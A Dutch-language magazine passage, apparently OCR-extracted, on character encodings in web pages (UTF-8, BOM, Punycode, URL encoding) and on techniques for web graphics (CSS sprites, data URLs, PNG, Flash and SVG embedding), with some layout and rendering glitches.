


Als informatie over de tekenset in zowel de webpagina's als de HTTP-header ontbreekt, proberen de browsers deze te raden – met wisselende resultaten. UTF-8 en UTF-16 leveren geen problemen op voor de browsers wanneer het bestand met de Byte Order Mark (U+FEFF, in UTF-8 als EF BB BF weergegeven – zie kader) begint. Bij gebrek hieraan herkende alleen Firefox beide Unicode-standaarden. Opera kon in elk geval met UTF-16 overweg.

Firefox en Opera hebben de neiging foutieve coderingsdeclaraties in de <meta>-tag te negeren wanneer ze met BOM zeker zijn van hun zaak. Safari en Chrome zijn een stuk minder tolerant: zij willen de HTML-parser bij dit soort fouten nog wel eens uitschakelen en de kale broncode weergeven. Oudere versies van Internet Explorer hebben problemen met ISO 8859-15, de in e-mails populaire opvolger van ISO 8859-1 die het euroteken bevat.

Als het raden mislukt, maken de browsers gebruik van de in de configuratie ingestelde standaard tekenset. Normaal gesproken is dat ISO 8859-1 of Windows-1252.

Overigens kan ook de client zijn coderingswensen kenbaar maken. Firefox, Chrome en Opera doen dat in de HTTP-header Accept-Charset, waar ze een lijst van tekencoderingen opgeven die de voorkeur hebben. Dat is alleen van betekenis als de server meerdere tekencoderingen aanbiedt waaruit je kunt kiezen. De HTTP-request kan zelfs met JavaScript gemanipuleerd worden: het XMLHttpRequest-object, de basiscomponent voor Ajax-applicaties, kan willekeurige HTTP-headers plaatsen (zie p. 72).



Safari decodeert formuliergegevens die met UTF-8 zijn gecodeerd en via GET zijn overgedragen meteen in de adresbalk.



De meertalige Windows-tekentabel geeft tekens via Unicode weer.

Exotisch HTML

(X)HTML ondersteunt het attribuut `charset` in de elementen `<a>`, `<link>` en `<script>`. Dat is dus overall waar externe tekstbestanden worden geïntegreerd of daarnaar wordt gelinkt. In onze test gingen alle browsers de mist in bij een gelinkt tekstbestand. Bij een ingebed JavaScript hadden Internet Explorer, Firefox, Safari, Chrome en inmiddels ook Opera het daarentegen allemaal goed; alleen IE 7 liep stuk op stylesheets in een andere tekenset.

In het `<form>`-element kun je als webdesigner via het attribuut `accept-charset` een lijst coderingen opgeven. Hieruit kan de browser kiezen bij het versturen van de formuliergegevens. De resultaten variëren van browser tot browser en zijn in de praktijk moeilijk te voorspellen. De programma's vervangen UTF-16 principieel door UTF-8. Internet Explorer laat zich er niet toe bewegen een andere codering dan UTF-8 of ISO 8859-1 te gebruiken, zelfs als deze niet worden aangeboden. Waar IE voor kiest, hangt ook van de tekencodering van de webpagina af.

Deze wirwar aan regels en (verkeerde) interpretaties door de browser kan geniepige fouten veroorzaken. Een voorbeeld van een inmiddels opgelost probleem is de newsfeed van de PHP-website (www.php.net/news/

rss). Hoewel de feed in de XML-header correct als UTF-8 was gedeclareerd, bevatte de HTTP-header geen declaratie van de codering. Men had echter over het hoofd gezien dat de server het document als MIME-type 'text/plain' uitleverde. Omdat een puur tekstdocument niets over zijn eigen codering kan zeggen, schakelden een aantal feedreaders over naar de standaardcodering, dus Windows-1252. Internet Explorer 6 kon de feed-URL niet eens openen.

Als de codering van de webpagina overeenkomt met de declaraties in de HTTP-header en de pagina zelf, kan die de hele voorraad afbeeldbare tekens benutten. Alleen `<,>` en `&` moeten worden omschreven als `<` en `>` en `&` moet worden omschreven als `&`; wanneer ze in de lopende tekst of als HTML-attribuutwaarden voorkomen.

Alle andere HTML-entiteiten zijn overbodig als de pagina in een geschikte codering wordt opgeslagen en verstuurd, bijvoorbeeld ISO 8859-1, UTF-8 of UTF-16. In de praktijk schrijf je webpagina's vaak in de Windows-tekenset Windows-1252 en declareer je die als ISO 8859-1. Dat werkt zolang het lastige gedeelte tussen de tekens 128 en 159, waar Windows-1252 de ISO-stuurtekens vervangt, niet wordt gebruikt. Daar staan bijvoorbeeld het eurosymbool (nr. 128) of typografische aanhalingstekens.


Wat browsers willen

Een correcte overdracht is echter geen garantie dat de browser het teken juist weergeeft. Zo kun je in alle gangbare browsers in het menu 'Beeld' een tekenset afdwingen: bij Internet Explorer en Chrome heet de instelling 'Codering', bij Firefox en Opera 'Tekenset' en Safari noemt hem 'Tekstcodering'. Opera, Chrome en Safari laten daar altijd 'Automatisch' of 'Standaard' zien als je de codering niet hebt veranderd; bij Opera geeft het infopanel uitsluitend over de codering.

De gebruiker profiteert alleen van een correcte tekenoverdracht als er een geschikt lettertype is geïnstalleerd. De browsers wijken heel slim uit naar een default ingesteld lettertype als ze tekens niet kunnen weergeven in het font waar de website om vraagt. Als het systeem niet over de noodzakelijke lettertypen beschikt, moet het placeholders weergeven – in het ideale geval het Unicode-vervangingssteken U+FFFD (een rechthoekje) of het vraagteken.

Als je webpagina's met een normale web-editor opmaakt, heb je zelden de keuze uit meer dan een handjevol coderingen; vaak alleen de standaard tekenset van het besturingssysteem. Speciale webeditors als Dreamweaver en Kompozer kennen net als browsers een groot aantal coderingen. Zelfs Windows' huiseigen primitieve Kladblok ondersteunt UTF-8, UTF-16 en Windows-1252 (verwarend als 'ANSI' aangeduid).

Voor de invoer van exotische tekens kun je onder Windows het Windows-1252-tekennummer op het numerieke toetsenblok met een ingedrukte Alt-toets invoeren. Zo tovert Alt+0228 een 'ä' tevoorschijn. Zonder de voorafgaande nul, gebruikt het systeem de DOS-codering CP850; Alt+228 levert dus 'ö' op. Macs gedragen zich bij een ingedrukte optietoets net zo. Praktischer is de tekentabel (Mac: 'Tekenset'), die de hele tekenvoorraad van een bepaald lettertype aanbiedt.



De Unicode-tekentabel, hier op www.decodeunicode.org, archiveert het hele culturele erfgoed aan schrifttekens.

Eén code voor alle talen

De ontbrekende compatibiliteit van vroegere tekensets en problemen met Aziatische tekens vormden de kern van een project om een universele tekentabel tot stand te brengen voor alle levende en dode talen van de wereld: Unicode.

Unicode (ISO 10646) is een database die aan elk teken een cijfer toewijst, de zogenaamde code point. Voor ä is dat bijvoorbeeld het hexadecimale getal E4, in Unicode-jargon U+00E4. Bovendien zijn tekeneigenschappen zoals leesrichting, weergavevolgorde en combinatieregels vastgelegd.

Oorspronkelijk dacht men aan 16 bit genoeg te hebben, dus 65.536 tekens. Eind jaren 90 werd dit echter aan de krappe kant, en dus maakten de Unicode-architecten ruimte voor een miljoen tekens, waarvan er in de actuele Unicode 5.1 ruim 100.000 in gebruik zijn. Tot en met nummer 65.536 heeft men het over de 'Basic Multilingual Plane' (BMP).

Het hexadecimale getal E4 staat ook in ISO 8859-1 voor het teken ä. Unicode heeft de eerste 256 tekens in de tabel van ISO 8859-1 overgenomen, wat op zijn beurt weer met de 128 ASCII-tekens begint. Unicode heeft ook andere tekensets voor een deel volledig geïntegreerd om invoeringsdrempels te slechten. Daarbij nam men dubbele entry's op de koop toe – er zitten alleen al 19 spatietekens in.

Transformator

Toen Unicode nog beperkt was tot 16 bit, leek de omzetting naar een reeks van bytes niet veel voor te stellen: U+00E4 voor ä werd gewoon veranderd in de twee bytes 00 E4

– daarmee was UTF-16 (Unicode Transformation Format, 16 bit) geboren. De zelden voorkomende tekens buiten de BMP worden weergegeven met een 4 bytes surrogate pair. De voor de hand liggende gedachte het uitgebreide Unicode met 32 bit weer te geven (UTF-32) krijgt weinig support. Tenslotte groeit daarmee elk teken naar 4 bytes. UTF-16 wordt daarentegen door Windows, Mac OS X en Java intern voor tekststrings gebruikt.

Gangbare hardware zoals de pc-architectuur prefereert bij UTF-16 de omgekeerde bytevolgorde E4 00. Zo ontstonden de varianten UTF-16BE ('big-endian', de belangrijkste byte staat vooraan) en UTF-16LE ('little-endian'). Om de gebruiker hier niet mee te belasten, verstuurt UTF-16 (zonder toevoeging) om te beginnen het stuurteken Byte Order Mark U+FEFF: als dit als FF FE aankomt, gaat het om de variant little-endian.

UTF-8 was een doorslaand succes, omdat het verschillende dingen voor elkaar krijgt: het geeft de hele Unicode-tekenvoorraad weer, is bij de vaak benodigde lage tekennummers compact en hierbij zelfs compatibel met ASCII. Bovendien kan het verwerkende programma van elke byte achterhalen of het aan het begin van een teken staat. Zo kunnen ook invoervelden betrouwbaar worden gelezen en zoekfuncties effectief worden omgezet.

UTF-8 beperkt zich bij de eerste 128 Unicode-tekens tot 1 byte en heeft voor trema's en andere Europese, Semitische en Aziatische talen 2 byte nodig. De meeste Oost-Aziatische schriftekens kunnen met 3 byte worden weergegeven. Alleen de amper gebruikte tekens buiten de BMP kosten 4 bytes.

dusver kom je dit soort URL's echter nauwelijks tegen. De servers kunnen beter overweg met ISO 8859-1. Bij het versturen van formuliergegevens zetten browsers de tekens die niet in de gekozen codering weergegeven kunnen worden, om in URL-gecodeerde numerieke HTML-entiteiten. Zo staat %26%23228%3B voor ä, wat staat voor ä.

Het is over het algemeen geen goed idee om speciale tekens in websitetitels en -paden te gebruiken. Betrouwbare en leesbare URL's bevatten alleen de als gereserveerd gedeclareerde ASCII-tekens - . _ ~ en cijfers en letters. Bij letters moet je er rekening mee houden dat niet alle webserver onderscheid maken tussen hoofdletters en kleine letters.

Tekens

Toch ligt het in de lijn der verwachting dat na de domeinnamen en top-leveldomeinen in de toekomst ook paden en paginanamen geïnternationaliseerd zullen worden. In de webcommunity zijn de meningen nog sterk verdeeld over de vraag of dit bijdraagt aan een betere communicatie of juist de uniforme adressering in gevaar brengt.

Maar wat de paginacontent betreft, is de meertalige ondersteuning door Unicode een grote vooruitgang. Ook al heeft de Europese webdesigner meestal maar een fractie van de tekenvoorraad nodig; de codering van webpagina's in UTF-8 is met het oog op de toekomst een goede keuze. Dat is voor geen enkele moderne browser een probleem, terwijl hooguit een aantal editors het nog niet kennen.

Door de tekenset te declareren, kun je de transcriptie van trema's omzeilen en de broncode leesbaarder maken. Hiermee zijn constructies als ¨ in webpagina's definitief overbodig geworden.

De grootste moeilijkheid is de correcte declaratie. De lastige en verwarrende dubbele declaratie van HTTP-equivalent en XML-declaratie in een XHTML-document dateert nog uit het vroege HTML-tijdperk. UTF-8 en UTF-16 zijn bij XHTML-pagina's standaard en zouden eigenlijk niet speciaal opgegeven hoeven worden. Helaas is dat niet doorgedrongen tot de meeste browsers die op ISO 8859-1 rekenen. (mda)

Literatuur

- [1] Joel Spolsky, 'The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets': www.joelonsoftware.com/articles/Unicode.html
- [2] André Kramer, Letterbak, Lettertypen beheeren onder Windows en Mac OS X, c't 1/2 2007, p.108
- [3] Decodeunicode, the open science database: www.decodeunicode.org Unicode homepage: www.unicode.org

Domeinnamen

Het is nog problematischer als je speciale tekens in webadressen gebruikt. In domeinnamen zijn alleen cijfers, Latijnse tekens (zonder rekening te houden met hoofd- en kleine letters) en het minteken toegestaan. Aangezien de vraag naar meertalige ondersteuning toenam, werd in 2003 Internationalized Domain Names (IDN) geïntroduceerd. Hiermee werd de reusachtige Unicode-tekenvoorraad op deze smalle basis toegankelijk gemaakt. Hiervoor wordt de Punycode-codering gebruikt, die een domeinnaam met speciale tekens vertaalt naar een reeks letters, cijfers en mintekens. Na een vaste prefix xn-- aan het begin van de domeinnaam, volgen de tekens die direct weergegeven kunnen worden. De gecodeerde speciale tekens komen aan het eind, gescheiden door een minteken.

Voor paden, paginanamen en URL-parameters wordt een deelverzameling afbeeldbare ASCII-tekens aangeboden. De verschil-

lende versies van de URI-specificatie RFC 1630 (1994), RFC 2396 (1998) en RFC 3986 (2005) spreken elkaar in een aantal details tegen. Bovendien gelden voor parameters (gescheiden door het vraagteken) andere regels dan voor paden en paginanamen. De scheidingstekens :/?@&=# zijn net als de spatie in elk geval verboden. Ook de tekens {} [] <> + * \$,! ' | \ brengen de toegankelijkheid van de website in gevaar

Al deze tekens zouden in URL's met hun hexadecimale equivalent in de ASCII-tabel gecodeerd moeten worden, gekenmerkt door het procentteken. Zo verandert de spatie in %20. Het procentteken zelf moet eveneens gecodeerd worden (%25).

De codering van niet-ASCII-tekens is sowieso problematisch. De laatste, nog nauwelijks geïmplementeerde URI-specificatie RFC 3986 maakt het coderen van paden met UTF-8 mogelijk. Een ä zou zo veranderen in %C3%A4 (het is gebruikelijk dat de hexadecimale tekens A tot F groot worden geschreven, maar het is niet verplicht). Tot



Herbert Braun

Verfrissende kijk

Tips en trucs voor webgraphics

Als je plaatjes op je webpagina wilt, zit je tegenwoordig niet meer vast aan ``. Je kunt je afbeeldingen via CSS of direct in de HTML-broncode opnemen, ook transparanties in alle mogelijke situaties en vectorformaten zijn mogelijk.

Iedereen, die zich ook maar een paar minuten met HTML heeft beziggehouden, weet hoe je afbeeldingen op een webpagina moet zetten. Pak gewoon een ``-tag en voeg er een `src`-attribuut aan toe met het pad naar een JPEG-foto of GIF-plaatje. Om de pagina in de browser sneller te laten opbouwen kun je er eventueel nog `width`- en `height`-attributen aan toevoegen. En met een alternatieve tekst (`alt`) loods je de pagina zo door de validator heen – en klaar is Kees.

Meestal kun je volstaan met dit ook al in HTML2 bekende kunststukje. Toch zijn er genoeg situaties waarin je beter voor iets anders kunt opteren – zoals voor CSS.

In de stylesheets zijn foto's in de eerste plaats bedoeld als behang:

```
#afbeelding{background-image: url(behang.jpg)}
<p id="foto"> tekst met achtergrondafbeelding</p>
```

De browser vult het tekstkader met tegels van de achtergrondafbeelding en snijdt de afbeelding zonder pardon bij – zoals `<body background="...">` dat in een grijs verleden ook al deed. Maar het kan ook anders:

```
#afbeelding {background: url(behang.jpg) no-repeat;
width:200px; height:300px}
```

De waarde `no-repeat` zorgt ervoor dat de foto niet wordt herhaald. Strikt gezien is dat hier dubbelop, aangezien een met `width` en `height` exact op de afbeelding afgestemde container hetzelfde doet.

Combifoto's

CSS-achtergronden zijn een prima ``-vervanging als de afbeelding geen wezenlijk onderdeel van de pagina is, maar meer een

leuke bijzaak, die ook achteraf ingevoegd kan worden of wanneer hij op verschillende plekken op de webpagina terugkomt. De foto's kunnen bovendien horizontaal of verticaal worden herhaald of als pagina-achtergrond bij wijze van watermerk worden gefixeerd, terwijl de gebruiker door de pagina scrollt. Veel webdesigners zien het ook als een voordeel dat de bezoeker achtergrondafbeeldingen niet simpelweg via rechtsklikken in de browser kan opslaan.

Met CSS is het ook mogelijk om slechts een deel van de geïntegreerde afbeelding weer te geven. Zo kun je een groot aantal kleine pictogrammen tot één grote afbeelding combineren, waar de stylesheet dan het juiste fragment uit plukt.

```
<div style="width: 30px; height: 30px; background:
url('icons.png') 0 -60px;"></div>
```

Het bestand `icons.png` bevat mini-plaatjes van 30 x 30 pixels, die op de pagina nodig zijn, in een rij onder elkaar. Het tweede deel van de `background`-eigenschap (`background-position`) schuift de beelduitsnede 60 pixels naar beneden, zodat het derde pictogram van boven in de uitsnede terecht komt. Deze zogenaamde CSS-sprites zijn zeker geen nerdy speeltje; grote websites als Yahoo gebruiken ze om het aantal http-requests te reduceren. Het moeten leveren van een groot aantal kleine bestanden belast de server onevenredig zwaarder dan het versturen van één groot bestand.

Stijlvast

Ook kleine markeringstekens en grafische symbolen horen niet tussen -tags, maar in de stylesheet thuis. Zo zet de volgende CSS-instructie voor elke link een pijl:

```
a:before {content: url(pijl.gif)}
```

Met de pseudoklassen :before en :after is nog een heleboel meer mogelijk, zoals hover-effecten als je met de muis over een pagina-onderdeel gaat of typografische aanhalingsstekens. Daar staat helaas een ernstig nadeel tegenover: gebruikers van Internet Explorer tot en met versie 7 vallen buiten de boot.

Als je het merendeel van je bezoekers dit visuele extraatje niet wilt onthouden, kun je het proberen met workarounds met DHTML, CSS-background, JavaScript of Microsofts DHTML-behavior; de wellicht gemakkelijkste workaround gebruikt CSS-achtergronden, die via padding worden verschoven:

```
background: url(afbeelding.png) no-repeat;
padding-left: 20px;
```

Als het plaatje, dat ingevoegd moet worden, 20 pixels breed is, staat het precies voor de HTML-elementen, waarop deze CSS-instructie wordt toegepast. Maar misschien is ook een opsommingsteken voldoende – daar kunnen namelijk zelfs oude IE's mee uit de voeten:

```
ul {list-style-image: url(belangrijk.gif)}
```

Deze handige oplossing vervangt in elk lijst-element het gebruikelijke rondje door een plaatje.

Tag voor tag

Ook uit de image-tag zelf zijn weinig gebruikte mogelijkheden te halen. Zo is nog lang niet bij iedereen bekend dat een image-bestand niet per se als apart bestand buiten de webpagina waarin hij is opgenomen hoeft te worden opgeslagen

```

```

Het hele afbeeldingsbestand staat na een kleine header met de declaratie van het MIME-type en de codering direct in de -tag – of in de stylesheet, want background-image:url(data: image/gif; base64, ROIgODlh9AF9AL...) werkt net zo. Dit wordt mogelijk door de veelal voor mailattachments gebruikte Base64-codering, die binaire bestanden in ASCII omzet, om preciezer te zijn in hoofd- en kleine letters, cijfers, plustekens en schuine strepen. Een online encoder vind je onder de links in de softlink.

Als webdesigner bespaar je je met deze data-URL's net als bij CSS-sprites veel http-requests voor een heleboel kleine bestanden; maar het belangrijkste is nog wel dat je hiermee een complete webpagina in één

bestand kunt opslaan. Dat de code van de afbeeldingen door Base64 een derde groter wordt, is bij kleine afbeeldingen verder niet van belang en wordt bovendien gecompenseerd, doordat de server de bestanden voor het transport comprimeert. IE8, Safari en Chrome beperken de grootte van de data-URL's sowieso tot enkele KB's. De afbeeldingen kunnen via CSS of met een omweg via JavaScript vaker worden gebruikt:

```
for (...) {
  img_tag.setAttribute('src', 'data: image/gif;
    base64,ROIgODlh9AF9AL ...');
}
```

Helaas kan Internet Explorer pas vanaf versie 8 iets met de ingebede afbeeldingen beginnen. Totdat deze browser zijn voorgangers heeft verdrongen, zijn data-URL's dus alleen geschikt voor lokale netwerken. In principe kun je deze problemen oplossen met 'browser sniffing' en Base64-convertors, maar in de praktijk zijn dit geen geschikte oplossingen.

Naast de traditionele afbeeldingsformaten JPEG en GIF bestaat er met PNG sinds geruime tijd nog een derde formaat. Erg populair is dit formaat echter nog niet omdat mensen denken dat PNG veel meer ruimte nodig heeft dan JPEG en dat Internet Explorer er problemen mee heeft, wat echter maar ten dele klopt.

PNG-pong

Voor webafbeeldingen heb je aan PNG inderdaad weinig, omdat het formaat behoudender met het uitgangsmateriaal omgaat (PNG's zijn in de regel zonder verlies gecompriemd), waardoor de bestanden een stuk groter uitvallen dan JPEG's. Daar staat tegenover dat er geen artefacten zijn bij scherpe randen, bijvoorbeeld in screenshots.

Overigens representeren zulke afbeeldingen met 24 bit per kleurkanaal maar een deel van de mogelijkheden van PNG. Ook slanke grijswaardenafbeeldingen zijn mogelijk of – dankzij het zogenaamde alfakanaal – semitransparante kleurverlopen, die zachte schaduwen op de webpagina werpen of de achtergrond laten doorschemeren.

Minder bekend is dat PNG net als GIF ook met een kleurenpalet van maximaal 256

kleuren kan werken. Deze 8-bit PNG's (respectievelijk 1-, 2- of 4-bit PNG's, afhankelijk van de paletgrootte) zijn door een beter compressie-algoritme meestal kleiner dan GIF's – zonder dat hierbij het alfakanaal verloren gaat, het maakt het PNG-palet namelijk niet uit of hierin een dekkende of een semi-transparante kleur staat.

Internet Explorer had inderdaad lange tijd problemen met PNG; maar sinds versie 7 zijn die grotendeels verleden tijd. Maar ook in het geval van oudere IE's is er weinig op tegen om PNG's te gebruiken. De sinds IE4 ingebouwde rudimentaire PNG-ondersteuning werd in opeenvolgende versies verbeterd, de ook nu nog gebruikte versies 5.5 en 6 van de browser geven PNG-afbeeldingen met uitzondering van de doorzichtig gederde alfatransparaties betrouwbaar weer.

De belangrijkste reden dat PNG's met kleurenpalet zo weinig worden gebruikt komt juist omdat het merendeel van de grafische programma's inclusief Photoshop slechts over rudimentaire PNG-mogelijkheden beschikken. Fireworks of de plug-in PNGOUT van IrfanView doen het wat dat betreft beter.

Getekend

Bij het onderwerp Flash denken veel mensen het eerst aan bewegende reclamebanners, intro's en online video's – terwijl het compacte vectorformaat SWF ook zeer geschikt is voor statische tekeningen en diagrammen. De prijs die voor het lossless schalen betaald moet worden is de afhankelijkheid van een propriëtaire plug-in. Maar die is zeer wijdverbreid, alleen niet bij veel mobiele apparaten.

Vreemd genoeg bestaat er tot op de dag van vandaag geen honderd procent bevredigende oplossing voor de integratie van SWF-bestanden in webpagina's. De door Macromedia/Adobe meegeleverde HTML-voorbeelden druisen in tegen de webstandaarden, omdat ze gebruikmaken van het element <embed>, dat in geen enkele HTML-versie gelegitimeerd is. Vooral grote sites gebruiken vaak ook JavaScript op grote schaal, om de Flash Player aan te sturen.

Beide zaken zijn overbodig. Een <object>-tag met MIME-type, databron en afmetingen, wat ook met de HTML-attributen width en height kan, is voldoende om het Flash-plaatje in alle enigszins actuele browsers weer te geven. In alle browsers? Nee, één browser blijft koppig weerstand bieden. Internet Explorer heeft namelijk de databron nodig in een <param>-element, zodat de code een klein beetje redundant wordt:

```
<object type="application/x-shockwave-flash"
  data="graphic.swf" style="width: 50px; height: 30px">
  <param name="movie" value="graphic.swf"/>
  Geen <em>Flash-player</em> aanwezig!
</object>
```

Vectorgraphics met en zonder animatie werken op die manier, zonder dat hierbij webstandaarden met voeten worden getreden.



Ook met een compact 8-bit palet kunnen PNG's de achtergrond semitransparant laten doorschemeren.

Alleen voor gestreamde Flash-video's zijn wat trucjes nodig, want IE geeft met de bovenstaande code de inhoud pas weer als hij volledig is geladen.

Het voorbeeld laat ook de mogelijkheid van <object> zien om uit te wijken naar een alternatief, als de desbetreffende plug-in ontbreekt. Anders dan bij het alt-attribuut in afbeeldingen zijn hierbij ook tags mogelijk. Het is dus wellicht geen slecht idee om heel normale afbeeldingen als <object> toe te voegen.

Overigens laten alleen de Mozilla-browsers de alternatieve tekst zien als er problemen zijn met het MIME-type of met de gelinkte URL – Opera negeert het MIME-type, Safari 3 en Chrome antwoorden met een foutsymbool als het geïntegreerde object niet bereikbaar is (wat ze overigens ook bij niet gevonden afbeeldingen doen, in plaats van de alt-tekst te gebruiken). Internet Explorer pakt het wel heel erg creatief aan: bij niet bereikbare objecten wordt doodleuk de 404-pagina getoond en voor het MIME-type image/png maakt hij gebruik van een plug-in, hoewel hij de inhoud zelf ook kan weergeven.

XML in kleur

Aan Microsoft Silverlight krijgt Flash een serieuze concurrent. Maar ook het open formaat SVG doet stiltes zijn intrede op het web. Alle actuele desktopbrowsers met uitzondering van één (precies, Internet Explorer) en veel mobiele apparaten ondersteunen het SVG-formaat tot op zekere hoogte – en dat zonder plug-in. Tekeningen en animaties in het SVG-formaat kun je het beste net als voorheen met <object> opnemen

```
<object data="graphic.svg" type="image/svg+xml"
width="50" height="50">
```

Alternatieve inhoud ...
</object>

Bij de actuele browsers is het ook mogelijk SVG direct in XHTML in te bedden. Daarvoor heeft het wel de juiste documenttype-declaratie nodig ...

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1
plus MathML 2.0 plus SVG 1.1/EN"
"http://www.w3.org/2002/04/xhtml-math-svg/xhtml-math-svg.dtd">
```

... en een namespace voor SVG...

```
<html xmlns="http://www.w3.org/1999/xhtml"
xmlns:svg="http://www.w3.org/2000/svg">
```

...en het afleveren van de pagina als XML en niet (zoals gebruikelijk) als text/html. Hiervoor zet je op de webserver of in een serverscript het MIME-type bijvoorbeeld op application/xhtml+xml; bij lokale bestanden is de extensie xhtml voldoende. Nu kunnen XHTML-tags en SVG-afbeeldingen (voorafgegaan door de namespace) vrolijk door elkaar worden gebruikt:

```
<p>Een kleine cirkel:</p>
<svg:svg width="50" height="50">
  <svg:circle cx="25" cy="25" r="25"/>
</svg:svg>
```

Transformator

In tegenstelling tot Flash gaan SVG en Silverlight als ongecomprimeerd XML over de lijn. Als je de browser zover zou kunnen krijgen om het ene XML-formaat naar het andere om te zetten, dan zouden webdesigners vectorgraphics zonder Flash kunnen gebruiken – vooropgesteld dat Silverlight zich in elk geval onder de gebruikers van Internet Explorer snel genoeg verbreidt.

De programmeertaal XSLT werd speciaal ontworpen om een brug te slaan tussen de verschillende XML-formaten. Alle actuele browsers zijn voorzien van een XSLT-processor – vandaar dat webontwikkelaar Toine de Greef zich tot doel heeft gesteld om een SVG-Silverlight-converter te schrijven (zie softlink).

Een JavaScript, dat alleen de IE te zien krijgt, leest de ingebedde SVG-code en het XSLT-bestand als XML in. Hierdoor heeft de browser alleen de door new ActiveXObject("Microsoft.XMLDOM") opgeroepen XML-processor nodig. De feitelijke transformatie wordt voltrokken door de instructie transformNode():

```
var svg_root = svg_code.XMLDocument.
documentElement;
var svg = new ActiveXObject("Microsoft.XMLDOM");
svg.loadXML(svg_root.xml); // leest string als XML in
var xsl = new ActiveXObject("Microsoft.XMLDOM");
xsl.load("svg2xml.xsl"); // leest bestand in
var silverlight = svg.transformNode(xsl);
```

Verschillende manieren om hetzelfde bestand weer te geven: bij het laden zet Internet Explorer het SVG-plaatje om in Silverlight.

De XML-processor verwerkt het krap 60 kB grote XSLT opmerkelijk snel. Daarna hoeft je alleen nog maar de Silverlight-code zo te integreren, dat de plug-in er wat mee kan. Dat lukt helaas alleen, als je bij het toevoegen van SVG-afbeeldingen de boven genoemde regels over boord gooit. De SVG-code moet door de propriëtaire tag <xml> als 'data-eilandje' uit de HTML-brij worden gehaald; namespaces in de tags zijn niet toegestaan:

```
<xml style="display: block; width:50px; height:50px">
  <svg width="50" height="50">
    <circle cx="25" cy="25" r="25"/>
  </svg>
</xml>
```

Erger nog: Internet Explorer rendert alleen webpagina's, die als text/html worden verstuurd – waarbij de andere browsers de SVG-code weer negeren. Inline-SVG is dus alleen mogelijk, als een browser-sniffer op de server het MIME-type op de juiste manier instelt; instructies vind je in de softlink.

Externe SVG-bestanden zijn in de praktijk beter geschikt. Je moet er dan alleen rekening mee houden dat je in het <object> geen alternatieve inhoud mag opgeven (omdat IE die dan meteen in plaats van het object invoegt) en bij de SVG-broncode kun je geen gebruik maken van DTD (omdat Microsofts XML-parser het dan voor gezien houdt), maar verder werkt de boven beschreven methode prima. Een load()-aanroep evalueert de data-eigenschap van het HTML-<object> en leest de SVG-code in:


```
var svg = new ActiveXObject("Microsoft.XMLDOM");
svg.load(object_tag.data);
```


Webiconen

